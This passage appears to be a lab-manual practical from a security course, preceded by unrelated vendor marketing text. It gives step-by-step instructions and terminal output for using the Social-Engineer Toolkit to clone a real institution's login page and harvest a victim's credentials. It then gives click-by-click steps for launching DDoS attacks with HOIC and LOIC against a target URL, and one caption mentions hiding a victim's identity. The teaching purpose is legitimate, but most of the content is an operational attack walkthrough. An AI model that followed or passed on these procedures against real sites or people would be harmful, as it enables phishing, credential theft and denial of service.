
Voice and Video Monitoring and Troubleshooting

Monitor and troubleshoot voice and video over IP traffic in real-time with high-level multi-media summary statistics, call playback, and comprehensive signaling and media analyses.



Simplify Troubleshooting Remote Devices

Easily troubleshoot end-user devices remotely and securely with encrypted files, avoiding the need to travel to a user's location.



Practical No. 6

a. Use Social Engineering Toolkit on Kali Linux to perform Social Engineering using Kali Linux.


We are using Kali Linux Social Engineering Toolkit to clone a website and send clone link to victim. Once Victim attempt to login to the website using the link, his credentials will be extracted from Linux terminal.

Procedure:


1. Open Kali Linux



2. Go to Application



3. Click Social Engineering Tools
4. Click Social Engineering Toolkit



5. Enter "Y" to proceed.

The screenshot shows a terminal window titled "Terminal". It displays the following text:

```
File Edit View Search Terminal Help
pen-source application.

Feel free to modify, use, change, market, do whatever you want with it as long as you give the appropriate credit where credit is due (which means giving the authors the credit they deserve for writing it).

Also note that by using this software, if you ever see the creator of SET in a bar, you should (optional) give him a hug and should (optional) buy him a beer (or bourbon - hopefully bourbon). Author has the option to refuse the hug (most likely will never happen) or the beer or bourbon (also most likely will never happen). Also by using this tool (these are all optional of course!), you should try to make this industry better, try to stay positive, try to help others, try to learn from one another, try stay out of drama, try offer free hugs when possible (and make sure recipient agrees to mutual hug), and try to do everything you can to be awesome.

The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the company you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for lawful purposes only.

Do you agree to the terms of service [y/n]:
```

6. Type “1” for Social Engineering Attacks

The screenshot shows a terminal window titled "Terminal". It displays the following text:

```
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF) - LEVEL OF EDUCATION
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
```

7. Type “2” for website attack vector

The terminal window shows the following text:

```
Terminal
File Edit View Search Terminal Help
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
99) Return back to the main menu.

set>
```

8. Type “3” for Credentials harvester attack method

The terminal window shows the following text:

```
Terminal
File Edit View Search Terminal Help
ate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow /fast.


The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method
99) Return to Main Menu

set:webattack>
```

9. Type “2” for Site Cloner



```
Terminal
File Edit View Search Terminal Help
8) HTA Attack Method
99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.


The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
```

10. Type IP address of Kali Linux machine (10.10.50.200 in our case).



```
Terminal
File Edit View Search Terminal Help
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.


The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.50.20
0]:
```

11. Type target URL



The terminal window shows the SET (Social-Engineer Toolkit) Credential Harvester attack. The user has selected option 99 to return to the Webattack menu. The menu provides instructions for harvesting credentials from a website using the harvester tool. It includes options for specifying the POST IP, supported protocols (HTTP and HTTPS), and an example URL. The user then enters a URL to clone, which triggers the cloning process. A note at the bottom explains that the best way to use this attack is if username and password form fields are available.

```
Terminal
File Edit View Search Terminal Help
99) Return to Webattack Menu


set:webattack>2
[+] Credential harvester will allow you to utilize the clone capabilities within
SET
[+] to harvest credentials or parameters from a website as well as place them in
to a report
[+] This option is used for what IP the server will POST to.
[+] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.10.50.200
[+] SET supports both HTTP and HTTPS
[+] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.████████.████
[*] Cloning the website: http://www.████████.████
[*] This could take a little bit...
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

12. Now, <http://10.10.50.200> will be used. We can use this address directly, but it is not an effective way in real scenarios. This address is hidden in a fake URL and forwarded to the victim. Due to cloning, the user could not identify the fake website unless he observes the URL. If he accidentally clicks and attempts to log in, credentials will be fetched to Linux terminal. In the figure below, we are using <http://10.10.50.200> to proceed.

13. Login using username and Password

Username: admin

Password: Admin@123



14. Go back to Linux terminal and observe.

```

[*] Cloning the website: https://www.enext.edu.in
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.10.50.202 - [08/May/2018 02:35:35] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output
PARAM: _VIEWSTATE=/wEPDwULLTE3MDc5MJQzOTdkZPNeI7UtP3MUyvDKSiIlkEbQgwSZlXI/ntus
ENIfdy7
PARAM: _VIEWSTATEGENERATOR=C2EE9A8B
PARAM: _EVENTVALIDATION=/wEdAA01zha2YKE51BBUNBFUPxq6WMtrRuii9aE3DBg1DcnOGGcP00
2LAX9axRe6vMQj2F3f3AwSKugaKAA3qX7zRfqP6FEuh56Etqq7+ihR1jyy+u65LCLvn1CwWt1XTdZm40
=
POSSIBLE USERNAME FIELD FOUND: txtusername=admin
POSSIBLE PASSWORD FIELD FOUND: txtpwd=Admin@123
POSSIBLE USERNAME FIELD FOUND: btnlogin=Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

```


Username admin and password is extracted. If the user types it correctly, exact spelling can be used. However, you will get the closest guess of user ID and password. The victim will observe a page redirect, and he will be redirected to a legitimate site where he can re-attempt to log in and browse the site.

b. Perform the DDOS attack using the following tools:

i. HOIC

High Orbit Ion Cannon (HOIC) is a free, open-source network stress application developed by Anonymous, a hacktivist collective, to replace the Low Orbit Ion Cannon (LOIC). Used for denial of service (DoS) and distributed denial of service (DDoS) attacks, it functions by flooding target systems with junk HTTP GET and POST requests.


Widespread HOIC availability means that users having limited knowledge and experience can execute potentially significant DDoS attacks. The application can open up to 256 simultaneous attack sessions at once, bringing down a target system by sending a continuous stream of junk traffic until legitimate requests are no longer able to be processed.



ii. LOIC

The LOIC was originally developed by Praetox Technologies as a stress testing application before becoming available within the public domain. The tool is able to perform a simple dos attack by sending a large sequence of UDP, TCP or HTTP requests to the target server. It's a very easy tool to use, even by those lacking any basic knowledge of hacking. The only thing a user needs to know for using the tool is the URL of the target. A would-be hacker need only then select some easy options (address of target system and method of attack) and click a button to start the attack.

The tool takes the URL of the target server on which you want to perform the attack. You can also enter the IP address of the target system. The IP address of the target is used in place of an internal local network where DNS is not being used. The tool has three chief methods of attack: TCP, UDP and HTTP. You can select the method of attack on the target server. Some other options include timeout, TCP/UDP message, Port and threads. See the basic screen of the tool in the snapshot above in Figure.



- **Step 1:** Run the tool.
- **Step 2:** Enter the URL of the website in The URL field and click on Lock O. Then, select attack method (TCP, UDP or HTTP). I will recommend TCP to start. These 2 options are necessary to start the attack.




Figure3: LOIC in action (I painted the URL and IP white to hide the identity of the victim in snap)

- **Step 3:** Change other parameters per your choice or leave it to the default. Now click on the Big Button labeled as “IMMA CHARGIN MAH LAZER.” You have just mounted an attack on the target.

